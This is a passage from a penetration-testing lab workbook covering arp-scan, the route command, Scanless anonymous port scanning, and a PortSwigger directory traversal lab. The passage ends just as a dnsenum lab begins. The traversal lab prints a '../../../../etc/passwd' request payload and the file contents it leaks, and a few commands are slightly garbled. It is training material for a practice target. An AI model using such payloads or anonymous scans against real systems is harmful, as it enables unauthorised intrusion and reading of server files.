To specify the interface and subnet which you want to scan the network with and for, use the “-I” option followed by the name of the interface you want to use. Here is what that would look like:

```
arp-scan -I eth0 192.168.1.0/24
```

```
(root㉿kali)-[/etc/network]
# arp-scan -I eth0 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:a6:1f:86, IPv4: 10.0.0.20
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 84:47:65: HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.21 fc:aa:14: HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.123 b0:e5:ed: GIGA-BYTE TECHNOLOGY CO.,LTD.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.360 seconds (108.47 hosts/sec). 3 responded
```

In this scan, we have specified that we want to use the eth0 interface and we want to scan a specific subnet. The IP address assigned to the interface card does not have to be in the subnet to be scanned. It doesn't even need to be assigned an IP. See figure below:

```
(root㉿kali)-[~]
# arp-scan -I eth0 192.168.1.0/24
Scan any network you wish
WARNING: Could not obtain IP address for interface eth0. Using 0.0.0.0 for
the source address, which may not be what you want.
Either configure eth0 with an IP address, or manually specify the address
with the --arpspa option.
Interface: eth0, type: EN10MB, MAC: 08:00:27:a6:1f:86, IPv4: (none)
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 84:47:65: HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.123 fc:aa:14: GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.21 b0:e5:ed: HUAWEI TECHNOLOGIES CO.,LTD.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.359 seconds (108.52 hosts/sec). 3 responded
```

Task 4:

If the interface is configured as trunk, it is possible to scan on specific

VLAN. Example for VLAN 10;

The screenshot shows a terminal window with the title "VLAN 10" in red at the top right. The command run is "# arp-scan -I eth0 192.168.1.0/24 -Q 10". The output lists two hosts: 192.168.1.1 and 192.168.1.21, both identified as HUAWEI TECHNOLOGIES CO., LTD. A red box highlights the "-Q 10" option in the command line, and a red arrow points from it to the title "VLAN 10".

```
(root㉿kali)-[~]
# arp-scan -I eth0 192.168.1.0/24 -Q 10
Interface: eth0, type: EN10MB, MAC: 08:00:27:a6:1f:86, IPv4: 192.168.1.20
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      84:47:65: [REDACTED]          HUAWEI TECHNOLOGIES CO., LTD
192.168.1.21      b0:e5:ed: [REDACTED]          HUAWEI TECHNOLOGIES CO., LTD

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.356 seconds (108.66 hosts/sec).
```

Task 5:

If you find unknown devices as a result of an arp scan, they are not necessarily rogue devices. It simply means that the MAC address is not in the arp-scan vendor databases. To identify these devices, you can use an online MAC finder site.

The screenshot shows a terminal window with the command "# arp-scan -I eth0 192.168.1.0/24". The output lists four hosts: 192.168.1.1, 192.168.1.21, 192.168.1.123, and 192.168.1.206. The last host, 192.168.1.206, has a MAC address of 06:00:27:33:0d:a0. A red box highlights this entry, and a red arrow points from it to a question mark icon in the bottom right corner of the box. The text "(Unknown: locally administered)" is also visible within the box.

```
(root㉿kali)-[~]
# arp-scan -I eth0 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:a6:1f:86, IPv4: 192.168.1.20
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      [REDACTED]          HUAWEI TECHNOLOGIES CO., LTD
192.168.1.21      [REDACTED]          HUAWEI TECHNOLOGIES CO., LTD
192.168.1.123     [REDACTED]          CIGA BYTE TECHNOLOGY CO., LTD.
192.168.1.206     06:00:27:33:0d:a0  (Unknown: locally administered) ??

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.393 seconds (106.98 hosts/sec).
```

You can also update the arp-scan databases by executing the following commands:

```
cd /usr/share/arp-scan
get-iab -v -u http://standards.ieee.org/develop/regauth/iab/iab.txt
get-oui -v -u http://standards.ieee.org/develop/regauth/oui/oui.txt
```

If there are cards in your network whose MAC addresses have been changed intentionally, you can manually add a line to “/usr/share/arp-scan/mac-vendor.txt” file to identify them. For our example:

Task 6:

If we want to analyze the responses from the scanned devices later with analysis tools such as tcpdump, wireshark, it is possible to save them in a separate file.

```
arp-scan --localnet -W results.pcap  
tcpdump -nr results.pcap
```

The screenshot shows a terminal window with two command executions. The first command, 'arp-scan --localnet -W results.pcap', is highlighted with a red arrow and circled with a blue circle labeled '1'. The output shows the interface (eth0), type (EN10MB), MAC address (08:00:27:a6:1f:86), and IP address (192.168.1.20). It also lists three hosts found: 192.168.1.1 (Huawei Technologies Co., LTD), 192.168.1.123 (Giga-Byte Technology Co., LTD), and 192.168.1.206 (PCS Systemtechnik GmbH). The second command, 'tcpdump -nr results.pcap', is highlighted with a red arrow and circled with a blue circle labeled '2'. The output shows the file being read from 'results.pcap' and displays three ARP reply packets received from the scanned hosts.

```
(root㉿kali)-[~] # arp-scan --localnet -W results.pcap 1  
Interface: eth0, type: EN10MB, MAC: 08:00:27:a6:1f:86, IPv4: 192.168.1.20  
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.1.1 84:47:65: [REDACTED] HUAWEI TECHNOLOGIES CO.,LTD  
192.168.1.123 fc:aa:14: [REDACTED] GIGA-BYTE TECHNOLOGY CO.,LTD.  
192.168.1.206 08:00:27: [REDACTED] PCS Systemtechnik GmbH  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.9.7: 256 hosts scanned in 2.416 seconds (105.96 hosts/sec). 3 responded  
  
(root㉿kali)-[~] # tcpdump -nr results.pcap 2  
reading from file results.pcap, link-type EN10MB (Ethernet), snapshot length 64  
13:54:20.107585 ARP, Reply 192.168.1.1 is-at 84:47:65: [REDACTED] length 46  
13:54:20.352162 ARP, Reply 192.168.1.123 is-at fc:aa:14: [REDACTED], length 46  
13:54:20.515780 ARP, Reply 192.168.1.206 is-at 08:00:27: [REDACTED], length 46
```

There are many things that an ARP scan can uncover, making it a very useful tool, including the following:

- Discovery of all IPv4 network-connected devices.
- Quickly identify and map IP addresses to MAC addresses.
- Find duplicate IP addresses.
- Isolate and locate rogue devices.
- Identify devices by NIC vendor.

Lab 25. Using Route to Display Network Information on Linux

Lab Objective:

Learn how to use route to display network information on Linux.

Lab Purpose:

Route is used when you want to work with the IP/kernel routing table. It is typically used to setup static routes to specific networks of hosts via an interface. It is used for updating or showing the IP/kernel routing table.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Some `route` command features may require high privileges to work. First of all, we have to be the “root” user using the terminal:

```
sudo su -
```

Lab Walkthrough:

Task 1:

In order to use route, you may need to install it. It comes in a package called net tools, and it can be installed on Kali Linux with the following command:

```
Sudo apt-get install net-tools
```

Once this is installed, we will first view the help screen using the following command:

```
route -h
```

```
└─(root💀kali)-[~]
└─# route -h
Usage: route [-nNve] [-FC] [<AF>]          List kernel routing tables
            route [-v] [-FC] {add|del|flush} ...  Modify routing table for AF.

            route {-h|--help} [<AF>]           Detailed usage syntax for specified AF.
            route {-V|--version}                 Display version/author and exit.

            -v, --verbose                  be verbose
            -n, --numeric                 don't resolve names
            -e, --extend                  display other/more information
            -F, --fib                     display Forwarding Information Base (default)
            -C, --cache                   display routing cache instead of FIB

<AF>=Use -4, -6, '-A <af>' or '--<af>'; default: inet
List of possible address families (which support routing):
  inet (DARPA Internet)  inet6 (IPv6)  ax25 (AMPR AX.25)
  netrom (AMPR NET/ROM)  ipx (Novell IPX)  ddp (Appletalk DDP)
  x25 (CCITT X.25)
```

We will then use a simple command to view our IP/kernel routing table:

```
route
```

```
└─(root💀kali)-[~]
└─# route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
default         192.168.71.2   0.0.0.0       UG      100    0        0 eth0
192.168.71.0   0.0.0.0       255.255.255.0 U        100    0        0 eth0
```

Task 2:

If we want to display the previous routing table in full numeric form, we can use this command:

```
route -n
```

This is useful for more accurately determining values in the routing table.

```
[root@kali]# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
0.0.0.0         192.168.71.2   0.0.0.0        UG    100    0        0 eth0
192.168.71.0   0.0.0.0        255.255.255.0  U     100    0        0 eth0
```

Task 3:

We can add a default gateway by executing the following command:

```
route add default gw xxx.xxx.xxx.xxx
```

Replace the x's with the your gateway IP. This assigns a gateway address through which all packets that do not belong to the network are forwarded.

Task 4:

To view the kernel's routing cache information, we can use the following command:

```
route -Cn
```

The cache is used to route the packets faster. This command will print all saved cache information.

```
[root@kali]# route -Cn
Kernel IP routing cache
Source      Destination      Gateway      Flags Metric Ref    Use Iface
```

Task 5:

We can specify to reject routing to a specific host or network using this command:

```
route add -host 192.168.1.51 reject
```

If we attempt to ping the above IP address, we will be presented with a “Network is unreachable” notice.

Task 6:

If we want to get the details of the kernel/IP routing table, we can use the following ip command:

```
ip route
```

This will detail the kernel/IP routing table.

```
[root💀kali]-[~]
# ip route
default via 192.168.71.2 dev eth0 proto dhcp metric 100
192.168.71.0/24 dev eth0 proto kernel scope link src 192.168.71.131 metric 100
```

Task 7:

In some instances, we may wish to delete the default gateway, which we can achieve by running this command:

```
route del default
```

NOTE: this may lead to some malfunctioning of your internet connection and it is important you take note of your default gateway before executing this command.

Task 8:

To get the output in relation to IPv4 and IPv6, we can use the following commands respectively:

```
ip -4 route
```

The above will display the entries with IPv4 only

```
[root💀kali]-[~]
# ip -4 route
default via 192.168.71.2 dev eth0 proto dhcp metric 100
192.168.71.0/24 dev eth0 proto kernel scope link src 192.168.71.131 metric 100
```

```
ip -6 route
```

The above will display the entries with IPv6 only

```
[root💀kali]-[~]
# ip -6 route
::1 dev lo proto kernel metric 256 pref medium
fe80::/64 dev eth0 proto kernel metric 100 pref medium
```

Lab 26. Using Scanless for Easy Anonymous Port Scanning

Lab Objective:

Learn how to use Scanless to anonymously scan a target.

Lab Purpose:

Scanless is a script which makes use of online scanners to allow you to scan a target anonymously. It provides a number of scanners which you can use to scan your target. The different scanners will prioritise different ports, making it worthwhile to run a number of scans using the different tools.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

We will need a tool called pip to download this tool. You may already have it installed, but if not, use the following command to install it:

```
sudo su -  
apt install pip
```

Once pip is installed, we can easily install the scanless tool. Simply type the following:

```
pip install scanless
```

The tool will install quickly. After the installation, for the changes to take effect, close the current terminal and open a new one. Be root user before continuing to futher tasks.


Task 2:

We will begin by first viewing the help screen by typing the following:

```
scanless -h
```

We will then look at the list of scanners available to use by typing the following:

```
scanless -l
```



```
(root㉿kali)-[~]
# scanless -l
+-----+
| Scanner Name | Website
+-----+
| hackertarget | https://hackertarget.com
| ipfingerprints | https://www.ipfingerprints.com
| pingeu | https://ping.eu
| spiderip | https://spiderip.com
| standingtech | https://portscanner.standingtech.com
| tlshopper | http://www.tlshopper.com
| viewdns | https://viewdns.info
| yougetsignal | https://www.yougetsignal.com
+-----+
```

This will list the different scanners and the sites where they are available.

Task 3:

You can set the target you wish to scan with a command such as the following:

```
scanless -t [Target hostname or IP] -s [Scanner Name]
```

We can select one of the scanner types we listed in the previous command and place it in square brackets. It is important you have root permission from

the target before you initiate a scan.

Also, you can use the following site as a target as it has been setup for the purpose of scanning:

```
scanme.nmap.org
```

We will now run through a number of scans using different tools to determine how each tool prioritises different ports. Here is a scan using the tool “hackertarget”:

```
scanless -t scanme.nmap.org -s hackertarget
```

```
(root㉿kali)-[~]
# scanless -t scanme.nmap.org -s hackertarget
Running scanless v2.1.5...

hackertarget:
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-02 13:35 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.069s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03d
PORT      STATE    SERVICE
21/tcp    closed   ftp
22/tcp    open     ssh
23/tcp    closed   telnet
80/tcp    open     http
110/tcp   closed   pop3
143/tcp   closed   imap
443/tcp   closed   https
3389/tcp  closed   ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

This is a scan using spiderip:

```
scanless -t scanme.nmap.org -s spiderip
```

```
[root@kali:~]# scanless -t scanme.nmap.org -s spiderip
Running scanless v2.1.5...

spiderip:
PORT      STATE SERVICE
21/tcp    closed  ftp
22/tcp    open   ssh
25/tcp    closed  smtp
80/tcp    open   http
110/tcp   closed pop3
143/tcp   closed imap
443/tcp   closed https
465/tcp   closed smtps
993/tcp   closed imaps
995/tcp   closed pop3s
1433/tcp  closed ms-sql-s
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
5900/tcp  closed vnc
8080/tcp  closed http-proxy
8443/tcp  closed https-alt
```

This is a scan using t1shopper:

```
scanless -t scanme.nmap.org -s t1shopper
```

```
(root㉿kali)-[~]
└─# scanless -t scanme.nmap.org -s tlshopper
Running scanless v2.1.5...

tlshopper:
PORT      STATE SERVICE
21/tcp    closed  ftp
23/tcp    closed  telnet
25/tcp    closed  smtp
80/tcp    open   http
110/tcp   closed  pop3
139/tcp   closed  netbios-ssn
445/tcp   closed  microsoft-ds
1433/tcp  closed  ms-sql-s
1521/tcp  closed  oracle
1723/tcp  closed  pptp
3306/tcp  closed  mysql
3389/tcp  closed  ms-wbt-server
5900/tcp  closed  vnc
8080/tcp  closed  http-proxy
```

Each of these tools will prioritise scanning for different ports and, as such, they will provide different information.

Unlike others, “ipfingerprints” also estimates OS for the target, and reports results with estimation percentages.

```
scanless -t scanme.nmap.org -s ipfingerprints
```

```
└─(root㉿kali)-[~]
└─# scanless -t scanme.nmap.org -s ipfingerprints
Running scanless v2.1.5 ...

ipfingerprints:
Host is up (0.14s latency).
Not shown: 484 closed ports
PORT      STATE     SERVICE
22/tcp    open      ssh
80/tcp    open      http
111/tcp   filtered rpcbind
135/tcp   filtered msrpc
136/tcp   filtered profile
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
Aggressive OS guesses: Linux 2.6.32 - 3.13 (96%), Linux 2.6.22 - 2.6.36 (94%), Linux 3.10 (94%), Linux 3.10 - 4.2 (94%), Linux 2.6.32 (94%), Linux 3.2 - 4.6 (94%), Linux 2.6.32 - 3.10 (93%), HP P2000 G3 NAS device (93%), Linux 2.6.18 (93%), Linux 3.16 - 4.6 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 7 hops
```

Task 4:

If we want to use all of the scanning tools available to us to get a more comprehensive scan of the target, we can use the following command:

```
scanless -t scanme.nmap.org -a
```

Lab 27. Directory Traversal

Lab Objective:

Learn how to test a site for a directory traversal vulnerability.

Lab Purpose:

A directory traversal vulnerability is when a site sends a request for a file, say an image, to the webserver and this request can be captured by an attacker. They can then manipulate this request to navigate out of the directory where the image is stored into another directory. This allows the attacker to move through the webserver and look at the different files stored there.

Lab Tool:

Kali Linux or Windows

Lab Topology:

You can use Kali Linux in a VM or Windows for this lab.

Lab Walkthrough:

Task 1:

We will be using Burp Suite for this lab. It comes pre-installed on Kali Linux but may need to be updated using the command: `sudo apt upgrade burpsuite`

We strongly recommend you look at a previous lab, lab 7, we did on Burp Suite.

Task 2:

In this lab, we will be using the Port Swigger Web Security Academy in order to demonstrate a directory traversal vulnerability. They provide some vulnerable labs where you can practice these skills. You will need to signup

(for free) in order to do this:

<https://portswigger.net/web-security>



Task 3:


Start Burp Suite. Turn intercept mode off. Then, login into <https://portswigger.com> with your credentials.

Start the path-traversal-lab there:

<https://portswigger.net/web-security/file-path-traversal/lab-simple>


Once you have started the lab, you will be presented with a fake shop, as depicted in the screenshot.

Our goal for this lab is to take advantage of a directory traversal vulnerability in order to read the “/etc/passwd” file.




Task 4:

We can now begin our attack. With Burp Suite open and intercept enabled, click on one of the products in this fake shop.



Click the forward button until you get the page in the figure below:



Once you capture this request, you should right-click and press “Send to Repeater”. This will allow us to send the request and analyse the server’s response in real-time. Navigate to the Repeater tab and continue with the next steps.

Notice the first line where the webpage is requesting the image file from the webserver? This is where we will perform our directory traversal attack.

You should know that .. / is used to step up through a directory in both

Windows and Linux. The image file here is stored in the directory /var/www/images. If we want to escape out of the /images directory and access the /www directory, we can use .. to do this.

Similarly, we can use `../../../../` to escape out of the `/images` directory, then out of the `/www` directory and finally out of the `/var` directory. We will then be in the root directory.

Since we are in the root directory, we can now request any file we like from the webserver, as long as we know its location. The “passwd” file is stored in the following location: /etc/passwd.

Task 5:

So, in order to access the root directory and then the `passwd` file, this is the full path we want to specify:

.../..../etc/passwd

```
(kali㉿kali)-[~/var/www/images]
$ cat ../../etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/bin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/nologin
backup:x:34:34:backup:/var/backup:/bin/nologin
list:x:38:38:Mailing List Manager:/var/list:/bin/nologin
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
```

We will replace the 48.jpg file in the request above with this path, and the webserver will respond with the file we requested. This looks like the following:

The screenshot shows the Burp Suite interface with a red box highlighting the Request editor. A red arrow points from the 'Send' button at the top left to the 'Actions' dropdown menu. Another red arrow points from the 'Actions' dropdown to the modified URL in the request. A third red arrow points from the modified URL back to the 'Send' button. The target URL is https://ac711ff81e44da9c80df90df005d00e8.web-security-academy.net.

Request

Pretty Raw \n Actions **1**

```
1 GET /image?filename=59.jpg HTTP/1.1
2 Host: ac711ff81e44da9c80df90df005d00e8.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: image/webp, */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: https://ac711ff81e44da9c80df90df005d00e8.web-security-academy.net/
9 Cookie: sess=1
10
11
```

Request

Pretty Raw \n Actions **2**

```
1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: ac711ff81e44da9c80df90df005d00e8.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: image/webp, */*
5 Accept-Language: en-US, en;q=0.5
```

Response

INSPECTOR

- Query Parameters (1)
- Body/Parameters (0)
- Request Cookies (1)
- Headers (B)

Click the Send button on the up-left side to send this request to the webserver. You will see the following response on the right side of the screen.

Pretty Raw In Actions


```
1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: ac701f0ble284ae480d2a318009e004f.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: image/webp,/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
https://ac701f0ble284ae480d2a318009e004f.web-security-academy.net/product?productId=1
9 Cookie: session=Xn2zDEqhV2wfrATwio7ZdJyJjLHs62o
```

0 matches

Response

Pretty Raw Render In Actions

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1205
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```



As you can see, we were successful in accessing the passwd file and have now completed the lab.



File path traversal, simple case

LAB Solved

Congratulations, you solved the lab!

Lab 28. Gathering DNS Information with Dnsenum

Lab Objective:

Learn how to gather DNS information on a target using dnsenum.

Lab Purpose:

Dnsenum is a tool used for the locating of all DNS servers and DNS entries for a target. DNS enumeration is an important tool to have as it allows us to gather critical information about the organisation, such as usernames, computer names, IP addresses, etc.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:


Task 1:

Dnsenum comes pre-installed on Kali Linux, so we will begin by looking at the help screen for this tool by using this command:

```
dnsenum -h
```

